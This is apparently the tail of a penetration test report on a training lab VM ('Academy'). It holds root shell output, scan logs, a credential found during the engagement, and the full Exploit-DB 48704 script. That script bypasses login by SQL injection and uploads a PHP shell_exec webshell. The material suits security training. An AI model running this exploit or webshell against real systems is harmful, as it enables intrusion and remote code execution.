If you had any issue please let us know in the course discord.

Happy hacking !
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:27:d4:66 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.170/24 brd 192.168.8.255 scope global dynamic ens33
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below:
2. Linux
3. /tmp
4. /dev/shm
5. /home/username/
6. /home/username/Downloads
7. /var/www/html/
8. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
9. All shells that were open or created during the engagement have been terminated
10. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

Academy (192.168.8.170) Exploit and Mitigation References

Exploit

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0497
- https://attack.mitre.org/techniques/T1078/
- https://cwe.mitre.org/data/definitions/20.html
- https://attack.mitre.org/techniques/T1552/001/
- https://cwe.mitre.org/data/definitions/732.html

Mitigation

- https://cwe.mitre.org/data/definitions/521.html
- https://cwe.mitre.org/data/definitions/434.html#:~:text=Unrestricted%20File%20Upload%3A,is%20a%20resource%20consumption%20issue.
- https://attack.mitre.org/mitigations/M0927/
- https://www.opensourcealternative.to/
- https://attack.mitre.org/techniques/T1552/001/
- https://cwe.mitre.org/data/definitions/732.html
- https://attack.mitre.org/techniques/T1222/002/

Appendix

Password and username found or created during engagement

Username	*Password*	*Note*
grimmie	My_V3ryS3cur3_P4ss	found in web directory

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.8.170 --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 00:27 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating ARP Ping Scan at 00:27
Scanning 192.168.8.170 [1 port]
Completed ARP Ping Scan at 00:27, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:27
Completed Parallel DNS resolution of 1 host. at 00:27, 0.00s elapsed
Initiating SYN Stealth Scan at 00:27
Scanning 192.168.8.170 [65535 ports]
Discovered open port 80/tcp on 192.168.8.170
Discovered open port 21/tcp on 192.168.8.170
Discovered open port 22/tcp on 192.168.8.170
Completed SYN Stealth Scan at 00:27, 4.03s elapsed (65535 total ports)
Initiating Service scan at 00:27
Scanning 3 services on 192.168.8.170
Completed Service scan at 00:27, 6.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.8.170.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:27
NSE: [ftp-bounce 192.168.8.170:21] PORT response: 500 Illegal PORT command.
Completed NSE at 00:27, 0.24s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Nmap scan report for 192.168.8.170
Host is up, received arp-response (0.0024s latency).
Scanned at 2022-09-29 00:27:21 EDT for 10s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
```

```
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.8.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDIBuDzM6D8xmqki4fcCb1uEhi1lmznDpxYuviaBAbbHjCbMgiNZHBQj2gPjZcFhcgH
kr5TtWv0slV3IyhbOZLvhaZUZu3HS/sm/Tz3heAx3C50MX1DcPNw3EpTDrzAwM5EsgnEEjAXPMXXG8JQ3X5k5xEbe2BoCBc1
ZAxuLAXc2l3RyL/vrXCO2HappsmoZuX8OPchvtHSqBDjyQB/BDeb5VszUXTnb+utkE9bbZrFbYsa3Ed5JgOWMaxieKArHlEC
Tpqlkdp5vSJ58iefVHwkq5qE2fap3G1HmcoI9RMNIT1AohXRQ8Hk5jQDr2xY8q6PjKGsxnw5YVmV7dx8j6aX
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDch5BCc2rqpCaaWap74M3GZ5y9APegx7XQyPXXIvxBg
owvdssDnp119M5t59+djVOEoWiqKnaT0GQRpJWBs2Ig=
|   256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFHqfgMhJpRl/QNeg560fqH+J5jrVf0b/kUL9g94XZnp
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:27:D4:66 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
           Raw packets sent: 65572 (2.885MB) | Rcvd: 65536 (2.621MB)
```

Nmap Vul Scan

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 192.168.8.170
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 00:34 EDT
NSE: Loaded 479 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:34
NSE: [broadcast-pppoe-discover] not running for lack of privileges.
NSE: [broadcast-eigrp-discovery] not running for lack of privileges.
NSE: [lltd-discovery] not running for lack of privileges.
NSE: [broadcast-listener] not running for lack of privileges.
NSE: [broadcast-igmp-discovery] not running due to lack of privileges.
NSE: [broadcast-dhcp6-discover] not running for lack of privileges.
NSE: [ipv6-multicast-mld-list] not running for lack of privileges.
NSE: [targets-ipv6-multicast-mld] not running for lack of privileges.
NSE: [broadcast-pim-discovery] not running for lack of privileges.
NSE: [knx-gateway-discover] Not running due to lack of privileges.
NSE: [broadcast-ping] not running for lack of privileges.
NSE: [broadcast-dhcp-discover] not running for lack of privileges.
NSE: [url-snarf] not running for lack of privileges.
NSE: [broadcast-sonicwall-discover] Not running for lack of privileges.
NSE: [targets-xml] Need to supply a file name with the targets-xml.iX argument
NSE: [broadcast-ataoe-discover] No interface supplied, use -e
NSE: [mrinfo] not running for lack of privileges.
NSE: [mtrace] not running for lack of privileges.
NSE: [targets-ipv6-wordlist] Need to be executed for IPv6.
NSE: [llmnr-resolve] not running due to lack of privileges.
NSE: [targets-ipv6-map4to6] This script is IPv6 only.
NSE: [shodan-api] Error: Please specify your ShodanAPI key with the shodan-api.apikey argument
NSE: not running for lack of privileges.
NSE Timing: About 97.37% done; ETC: 00:35 (0:00:01 remaining)
Completed NSE at 00:35, 40.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.00s elapsed
Pre-scan script results:
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: 3909e99b-ade8-44c8-bad9-5f1d1f181059
|         Address: http://192.168.8.1:5357/a12ace66-c55b-467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
| broadcast-avahi-dos:
```

```
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Initiating Parallel DNS resolution of 1 host. at 00:35
Completed Parallel DNS resolution of 1 host. at 00:35, 0.00s elapsed
Initiating Connect Scan at 00:35
Scanning 192.168.8.170 [65535 ports]
Discovered open port 21/tcp on 192.168.8.170
Discovered open port 80/tcp on 192.168.8.170
Discovered open port 22/tcp on 192.168.8.170
Completed Connect Scan at 00:35, 1.33s elapsed (65535 total ports)
NSE: Script scanning 192.168.8.170.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:35
NSE: [firewall-bypass 192.168.8.170] lacks privileges.
NSE: [path-mtu 192.168.8.170] not running for lack of privileges.
NSE: [tls-ticketbleed 192.168.8.170:80] Not running due to lack of privileges.
NSE: [qscan 192.168.8.170] not running for lack of privileges.
NSE: [ipidseq 192.168.8.170] not running for lack of privileges.
NSE: [firewalk 192.168.8.170] not running for lack of privileges.
NSE Timing: About 68.24% done; ETC: 00:36 (0:00:26 remaining)
NSE: [ftp-bounce 192.168.8.170:21] PORT response: 500 Illegal PORT command.
Completed NSE at 00:36, 77.44s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:36
Completed NSE at 00:36, 0.01s elapsed
Nmap scan report for 192.168.8.170
Host is up, received user-set (0.0023s latency).
Scanned at 2022-09-29 00:35:30 EDT for 79s
Not shown: 65532 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:192.168.8.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_banner: 220 (vsFTPd 3.0.3)
22/tcp open  ssh     syn-ack
| ssh2-enum-algos: 
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
|_banner: SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDIBuDzM6D8xmqki4fcCb1uEhi1lmznDpxYuviaBAbbHjCbMgiNZHBQj2gPjZcFhcgH
kr5TtWv0slV3IyhbOZLvhaZUZu3HS/sm/Tz3heAx3C50MX1DcPNw3EpTDrzAwM5EsgnEEjAXPMXXG8JQ3X5k5xEbe2BoCBc1
ZAxuLAXc2l3RyL/vrXCO2HappsmoZuX8OPchvtHSqBDjyQB/BDeb5VszUXTnb+utkE9bbZrFbYsa3Ed5JgOWMaxieKArHlEC
Tpqlkdp5vSJ58iefVHwkq5qE2fap3G1HmcoI9RMNIT1AohXRQ8Hk5jQDr2xY8q6PjKGsxnw5YVmV7dx8j6aX
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDch5BCc2rqpCaaWap74M3GZ5y9APegx7XQyPXXIvxBg
owvdssDnp119M5t59+djVOEoWiqKnaT0GQRpJWBs2Ig=
|   256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFHqfgMhJpRl/QNeg560fqH+J5jrVf0b/kUL9g94XZnp
80/tcp open  http    syn-ack
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|     /icons/
|       png: 1
|   Longest directory structure:
|     Depth: 1
|     Dir: /icons/
|   Total files found (by extension):
|_    Other: 1; png: 1
|_http-feed: Couldn't find any feeds.
```

```
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=
<number|all> for deeper analysis)
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-
limit=<number|all> for deeper analysis)
|_http-mobileversion-checker: No mobile version detected.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-
login.php
|_http-title: Apache2 Debian Default Page: It works
| http-vhosts:
|_128 names had status 200
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might
not be vulnerable
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=192.168.8.170
|   Found the following error pages:
|
|   Error Code: 404
|       http://192.168.8.170:80/manual
|
|   Error Code: 404
|_      http://192.168.8.170:80/apache2;repeatmerged=0"
| http-enum:
|_  /phpmyadmin/: phpMyAdmin
|_http-malware-host: Host appears to be clean
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Thu, 29 Sep 2022 04:36:42 GMT; -1s from local time.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-xssed: No previously reported XSS vuln.
| http-headers:
|   Date: Thu, 29 Sep 2022 04:36:43 GMT
|   Server: Apache/2.4.38 (Debian)
|   Last-Modified: Sat, 29 May 2021 17:09:25 GMT
|   ETag: "29cd-5c37b0dee585e"
|   Accept-Ranges: bytes
|   Content-Length: 10701
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
| http-php-version: Logo query returned unknown hash e2620d4a5a0f8d80dd4b16de59af981f
|_Credits query returned unknown hash e2620d4a5a0f8d80dd4b16de59af981f
|_http-fetch: Please enter the complete path of the directory to save data in.
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.8.170
|
|     Path: http://192.168.8.170:80/
|     Line number: 196
|     Comment:
|         <!--      <div class="table_of_contents floating_element">
|                 <div class="section_header section_header_grey">
|                   TABLE OF CONTENTS
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#about">About</a>
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#changes">Changes</a>
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#scope">Scope</a>
|                 </div>
|                 <div class="table_of_contents_item floating_element">
|                   <a href="#files">Config files</a>
|                 </div>
|               </div>
|_        -->
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-chrono: Request times for /; avg: 4.46ms; min: 1.13ms; max: 14.09ms
|_http-referer-checker: Couldn't find any cross-domain scripts.

Host script results:
|_dns-brute: Can't guess domain of "192.168.8.170"; use dns-brute.domain script argument.
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
|_fcrdns: FAIL (No PTR record)
| port-states:
|   tcp:
|     open: 21-22,80
|_    closed: 1-20,23-79,81-65535
|_clock-skew: -1s
| unusual-port:
|_  WARNING: this script depends on Nmap's service/version detection (-sV)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:36
Completed NSE at 00:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:36
Completed NSE at 00:36, 0.00s elapsed
Post-scan script results:
```

```
| reverse-index:
|   21/tcp: 192.168.8.170
|   22/tcp: 192.168.8.170
|_  80/tcp: 192.168.8.170
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 119.19 seconds
```

Gobuster scan

```
gobuster dir -e -t20 -u 192.168.8.170 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -o gobusterdirectory.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.8.170
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/09/29 01:03:48 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.8.170/academy              (Status: 301) [Size: 316] [--> http://192.168.8.170/academy/]
http://192.168.8.170/phpmyadmin           (Status: 301) [Size: 319] [--> http://192.168.8.170/phpmyadmin/]
http://192.168.8.170/server-status        (Status: 403) [Size: 278]

===============================================================
2022/09/29 01:04:49 Finished
===============================================================
```

Exploit 48704

```
# Exploit Title: Online Course Registration 1.0 - Unauthenticated Remote Code Execution
# Exploit Author: Bobby Cooke
# Credit to BKpatron for similar Auth Bypass on admin page - exploit-db.com/exploits/48559
# Date: 2020-07-15
# Vendor Homepage: Vendor Homepage: https://www.sourcecodester.com/php/14251/online-course-
registration.html
# Software Link: https://www.sourcecodester.com/sites/default/files/download/razormist/online-
course-registration.zip
# Version: 1.0
# Tested On: Windows 10 Pro 1909 (x64_86) + XAMPP 7.4.4 | Python 2.7.18

import requests, sys, urllib, re
from colorama import Fore, Back, Style
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestW
arning)
ok = Fore.GREEN+'['+Fore.RESET+'+'+Fore.GREEN+']'+Fore.RESET+' '
err = Fore.RED+'['+Fore.RESET+'!'+Fore.RED+']'+Fore.RESET+' '
info = Fore.BLUE+'['+Fore.RESET+'-'+Fore.BLUE+']'+Fore.RESET+' '
RS   = Style.RESET_ALL
FR   = Fore.RESET
YL   = Fore.YELLOW
RD   = Fore.RED

def webshell(SERVER_URL, session):
    try:
        WEB_SHELL = SERVER_URL+'studentphoto/kaio-ken.php'
        getdir  = {'telepathy': 'echo %CD%'}
        r2 = session.post(url=WEB_SHELL, data=getdir, verify=False)
        status = r2.status_code
        if status != 200:
            print(err+"Could not connect to the webshell.")
            r2.raise_for_status()
        print(ok+'Successfully connected to webshell.')
        cwd = re.findall('[CDEF].*', r2.text)
        cwd = cwd[0]+"> "
        term = Style.BRIGHT+Fore.GREEN+cwd+Fore.RESET
        print(RD+')'+YL+'+++++'+RD+'['+FR+'=========>'+'     WELCOME BOKU
'+'<========'+RD+']'+YL+'+++++'+RD+'('+FR)
        while True:
            thought = raw_input(term)
            command = {'telepathy': thought}
            r2 = requests.get(WEB_SHELL, params=command, verify=False)
            status = r2.status_code
            if status != 200:
                r2.raise_for_status()
            response2 = r2.text
            print(response2)
    except:
        print('\r\n'+err+'Webshell session failed. Quitting.')
        quit()

def formatHelp(STRING):
    return Style.BRIGHT+Fore.RED+STRING+Fore.RESET
```

```
def header():
    SIG  = RD+'            /\\\n'+RS
    SIG += YL+'/vvvvvvvvvvvv '+RD+'\\'+FR+'--------------------------------------,\n'
    SIG += YL+'`^^^^^^^^^^^^'+RD+' /'+FR+'============'+RD+'BOKU'+FR+'====================="\n'
    SIG += RD+'            \/'+RS+'\n'
    return SIG

if __name__ == "__main__":
    print(header())
    if len(sys.argv) != 2:
        print(formatHelp("(+) Usage:\t python %s <WEBAPP_URL>" % sys.argv[0]))
        print(formatHelp("(+) Example:\t python %s 'https://10.0.0.3:443/Online Course
Registration/'" % sys.argv[0]))
        quit()
    SERVER_URL = sys.argv[1]
    if not re.match(r".*/$", SERVER_URL):
        SERVER_URL = SERVER_URL+'/'
    LOGIN_URL  = SERVER_URL+'index.php'
    PROFILE_URL = SERVER_URL+'my-profile.php'
    print(info+'Creating session and saving PHPSESSID')
    s = requests.Session()
    get_session = s.get(SERVER_URL, verify=False)
    if get_session.status_code == 200:
        print(ok+'Successfully connected to server and created session.')
        print(info+get_session.headers['Set-Cookie'])
    else:
        print(err+'Cannot connect to the server and create a web session.')
    bypass_data = {'regno' : '\' or 1=1; -- boku', 'password' : '\' or 1=1; -- boku', 'submit' :
''}
    print(info+'Bypassing authentication of student login portal.')
    auth_bypass = s.post(url=LOGIN_URL, data=bypass_data, verify=False)
    if auth_bypass.history:
        for resp in auth_bypass.history:
            print(info+'Response Status-Code: ' + str(resp.status_code))
            print(info+'Location: ' + str(resp.headers['location']))
            redirectURL = resp.headers['location']
            if re.match(r".*change-password.php", redirectURL):
                print(ok+'Successfully bypassed user portal authentication.')
            else:
                print(err+'Failed to bypass user portal authentication. Quitting.')
                quit()
    get_profile = s.get(url=PROFILE_URL, verify=False)
    Name = str(re.findall(r'name="studentname" value=".*"', get_profile.text))
    Name = re.sub('^.*name="studentname" value="', '', Name)
    Name = re.sub('".*$', '', Name)
    PinCode = str(re.findall(r'name="Pincode" readonly value=".*"', get_profile.text))
    PinCode = re.sub('^.*name="Pincode" readonly value="', '', PinCode)
    PinCode = re.sub('".*$', '', PinCode)
    RegNo = str(re.findall(r'name="studentregno" value=".*"', get_profile.text))
    RegNo = re.sub('^.*name="studentregno" value="', '', RegNo)
    RegNo = re.sub('".*$', '', RegNo)
    print(ok+'{studentname:'+Name+', Pincode:'+PinCode+', studentregno:'+RegNo+'}')
    avatar_img  = {
                'photo':
                  (
                    'kaio-ken.php',
                    '<?php echo shell_exec($_REQUEST["telepathy"]); ?>',
                    'image/png',
                    {'Content-Disposition': 'form-data'}
                  )
              }
    upld_data = {'studentname':Name,
'studentregno':RegNo,'Pincode':PinCode,'cgpa':'0.00','submit':''}
    webshell_upload = s.post(url=PROFILE_URL, files=avatar_img, data=upld_data, verify=False)
    print(ok+'Uploaded webshell. Now connecting via POST requests using telepathy.')
    webshell(SERVER_URL, s)
```